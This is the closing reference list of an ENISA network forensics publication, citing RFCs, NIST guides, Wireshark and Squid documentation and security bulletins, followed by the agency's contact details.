- Gerhards, R. (2014), *RELP – The Reliable Event Logging Protocol*, April 2014, <http://www.rsyslog.com/doc/relp.html> (last accessed on October 7th, 2018)

Ghorbani, A. et al. (2010), *Network Intrusion Detection and Prevention – Concepts and Techniques*, Springer, 2010, ISBN 978-0-387-88770-8

IANA (2017), *Assigned Internet Protocol Numbers*, October 2017, <https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml> (last accessed on October 7th, 2018)

IANA (2018a), *Service Name and Transport Protocol Port Number Registry*, October 2018, <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml> (last accessed on October 7th, 2018)

IANA (2018b), *Domain Name System (DNS) Parameters*, September 2018, <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml> (last accessed on October 7th, 2018)

IBM (n.d. a), *Internet Protocol*, https://www.ibm.com/support/knowledgecenter/en/ssw_aix_71/com.ibm.aix.networkcomm/protocols_ip.htm (last accessed on October 7th, 2018)

IBM (n.d. b), *IPv4 and IPv6 address formats*, https://www.ibm.com/support/knowledgecenter/en/STCMML8/com.ibm.storage.ts3500.doc/opg_3584_IPv4_IPv6_addresses.html (last accessed on October 7th, 2018)

IBM (n.d. c), *IP Security protocols*, https://www.ibm.com/support/knowledgecenter/en/ssw_ibm_i_73/rzaja/rzajaipec.htm (last accessed on October 7th, 2018)

IEEE (2015), *IEEE 802.15.4-2015 - IEEE Standard for Low-Rate Wireless Networks*, December 2015, https://standards.ieee.org/standard/802_15_4-2015.html (last accessed on October 7th, 2018)

IEEE (2016), *802.11-2016 - IEEE Standard for Information technology--Telecommunications and information exchange between systems Local and metropolitan area networks--Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*, December 2016, <https://ieeexplore.ieee.org/document/7786995> (last accessed on October 7th, 2018)

Jones, N. et al. (2013), *Electronic evidence guide, version 1.0*, 2013, created as part of CyberCrime@IPA, EU/COE Joint Project on Regional Cooperation against Cybercrime.

Kawamura, S., and Kawashima, M. (2010), *RFC5952: A Recommendation for IPv6 Address Text Representation*, August 2010, <https://tools.ietf.org/html/rfc5952> (last accessed on October 7th, 2018)

Kelsey, J. et al. (2010), *RFC 5448: Signed Syslog Messages*, May 2010, <http://www.rfc-editor.org/rfc/rfc5448.txt> (last accessed on October 7th, 2018)

Kent, K. and Souppaya, M. (2007), *NIST Special Publication 800-92: Guide to Computer Security Log Management – Recommendations of the National Institute of Standards and Technology*, September 2007, <http://dx.doi.org/10.6028/NIST.SP.800-92> (last accessed on October 7th, 2018)

Kent, S. (2005), *RFC4303: IP Encapsulating Security Payload (ESP)*, December 2005, <https://tools.ietf.org/html/rfc4303> (last accessed on October 9th, 2018)

- Kushalnagar, N. et al. (2007), *RFC 4919: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPANs): Overview, Assumptions, Problem Statement, and Goals*, August 2007
<https://datatracker.ietf.org/doc/rfc4919/> (last accessed on October 7th, 2018)
- Lokesak, B., (2008), *A Comparison Between Signature Based and Anomaly Based Intrusion Detection Systems*, <https://www.iup.edu/WorkArea/DownloadAsset.aspx?id=81109> (last accessed October 9th, 2018)
- Lonvick, C. (2001), *RFC 3164: BSD syslog Protocol*, August 2001, <http://www.rfc-editor.org/rfc/rfc3164.txt> (last accessed on October 7th, 2018)
- Miao, F. et al. (2009): *RFC 5425: Transport Layer Security (TLS) Transport Mapping for Syslog*, March 2009, <http://www.rfc-editor.org/rfc/rfc5425.txt> (last accessed on October 7th, 2018)
- Microsoft (2017a), *Ensuring Data Integrity with Hash Codes*, Microsoft, March 30th, 2017, <https://docs.microsoft.com/en-us/dotnet/standard/security/ensuring-data-integrity-with-hash-codes> (last accessed on October 7th, 2018)
- Microsoft (2017b), *Microsoft Security Bulletin MS17-010 – Critical, Security Update for Microsoft Windows SMB Server (4013389)*, March 2017, <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010> (last accessed on October 7th, 2018)
- Microsoft (2018), *What Is IPsec?*, [https://technet.microsoft.com/pt-pt/library/cc776369\(v=ws.10\).aspx](https://technet.microsoft.com/pt-pt/library/cc776369(v=ws.10).aspx) (last accessed on October 7th, 2018)
- MISP (n.d.), *MISP – Open Source Threat Intelligence Platform & Open Standards For Threat Information Sharing*, <http://www.misp-project.org/> (last accessed on October 7th, 2018)
- Netresec (n.d.), *Publicly available PCAP files*, <https://www.netresec.com/index.ashx?page=PcapFiles> (last accessed on October 7th, 2018)
- Netspot (2018a), *Wireless Security Protocols: WEP, WPA, WPA2, and WPA3*, <https://www.netspotapp.com/wifi-encryption-and-security.html> (last accessed on October 7th, 2018)
- Netspot (2018b), *WiFi Security with NetSpot*, <https://www.netspotapp.com/wifi-network-security.html> (last accessed on October 7th, 2018)
- NIST (2013), *Anywhere Police Department Evidence Chain of Custody Tracking Form*
<https://www.nist.gov/document/sample-chain-custody-formdocx> (last accessed on October 7th, 2018)
- Rieke et al., *What ISPs Can See, Clarifying the technical landscape of the broadband privacy debate*, March 2016, <https://www.teamupturn.org/reports/2016/what-isps-can-see/> (last accessed on October 7th, 2018)
- Rowayda, A. et al. (2013), *Effective anomaly intrusion detection system based on neural network with indicator variable and rough set reduction*, International Journal of Computer Science Issues (IJCSI) Volume 10, Issue 6, November 2013, <http://www.ijcsi.org/papers/IJCSI-10-6-2-227-233.pdf> (last accessed October 9th, 2018)
- Ryder, K. (2002), *Computer Forensics – We’ve had an incident, who do we get to investigate?*, <https://www.sans.org/reading-room/whitepapers/incident/computer-forensics-weve-had-an-incident-who-do-we-get-to-investigate-652> (last accessed on October 7th, 2018)

- Salowey, J. et al. (2010), *RFC 6012: Datagram Transport Layer Security (DTLS) Transport Mapping for Syslog*, October 2010, <http://www.rfc-editor.org/rfc/rfc6012.txt> (last accessed on October 7th, 2018)
- Sanders, C. (2011), *Practical Packet Analysis – Using Wireshark To Solve Real-World Network Problems*, 2nd ed., No Starch Press, 2011, ISBN 978-1-59327-266-1
- Scarfone, K. et al. (2007), NIST Special Publication 800-94: *Guide to Intrusion Detection and Prevention Systems (IDPS)*, February 2007, <https://doi.org/10.6028/NIST.SP.800-94> (last accessed on October 9th, 2018)
- Schuster, A. (2007), *The Inner Structure*, 2007, <http://computer.forensikblog.de/en/2007/07/the-inner-structure.html> (last accessed on October 7th, 2018)
- SecureLink (2018), *Managing Vendor Access, Third-Party Remote Access Management Ensures Compliance and Accountability*, <https://www.securelink.com/solutions/managing-vendor-access/> (last accessed on October 7th, 2018)
- Selamat, S. R., et al. (2013), *A Forensic Traceability Index in Digital Forensic Investigation*, 2013, <https://pdfs.semanticscholar.org/04ef/a0984b76b2e9b7a4390606552d98a1881d07.pdf> (last accessed on October 7th, 2018)
- Sira, R. (2003), *Network Forensics Analysis Tools: An Overview of an Emerging Technology*, SANS Institute, <https://www.giac.org/paper/gsec/2478/network-forensics-analysis-tools-overview-emerging-technology/104303> (last accessed on October 7th, 2018)
- Snort manual (n.d.), *Getting started*, <http://manual-snort.org.s3-website-us-east-1.amazonaws.com/node3.html> (last accessed on October 7th, 2018)
- Squid-cache.org (n.d.), *Official Squid project site*, <http://www.squid-cache.org> (last accessed on October 7th, 2018)
- Squid-cache.org (2018a), *Intercept HTTPS CONNECT messages with SSL-Bump*, <https://wiki.squid-cache.org/ConfigExamples/Intercept/SslBumpExplicit> (last accessed on October 7th, 2018)
- Squid-cache.org (2018b), *Squid Log Files*, <https://wiki.squid-cache.org/SquidFAQ/SquidLogs> (last accessed on October 7th, 2018)
- The Forensics Library (n.d.), *OJ Simpson*, <http://aboutforensics.co.uk/oj-simpson/> (last accessed on October 7th, 2018)
- Vanhoef, M., *Key Reinstallation Attacks*, KU Leuven, 2017, <https://www.krackattacks.com/> (last accessed on October 7th, 2018)
- Wi-Fi Alliance (2018), *Wi-Fi Alliance® introduces Wi-Fi CERTIFIED WPA3™ security*, <https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security> (last accessed on October 7th, 2018)
- Wireshark (n.d. a), *Wireshark User's Guide, Version 2.9.0*, https://www.wireshark.org/docs/wsug_html_chunked/index.html (last accessed on October 7th, 2018)
- Wireshark (n.d. b), *Capture File Format Reference*, <https://wiki.wireshark.org/FileFormatReference> (last accessed on October 7th, 2018)

Wireshark (n.d. c), *Secure Socket Layer (SSL)*, <https://wiki.wireshark.org/SSL> (last accessed on October 7th, 2018)

Ylonen, T. and Lonvick, C. (Ed.) (2006), *RFC4253: The Secure Shell (SSH) Transport Layer Protocol*, January 2006, <https://tools.ietf.org/html/rfc4253> (last accessed on October 7th, 2018)

Zigbee (2018), *Zigbee 3.0*, <https://www.zigbee.org/zigbee-for-developers/zigbee-3-0/> (last accessed on October 7th, 2018)



ENISA

European Union Agency for Cybersecurity
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office

1 Vasilissis Sofias
Marousi 151 24, Attiki, Greece



PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu

ISBN: 978-92-9204-288-2
DOI: 10.2824/995110

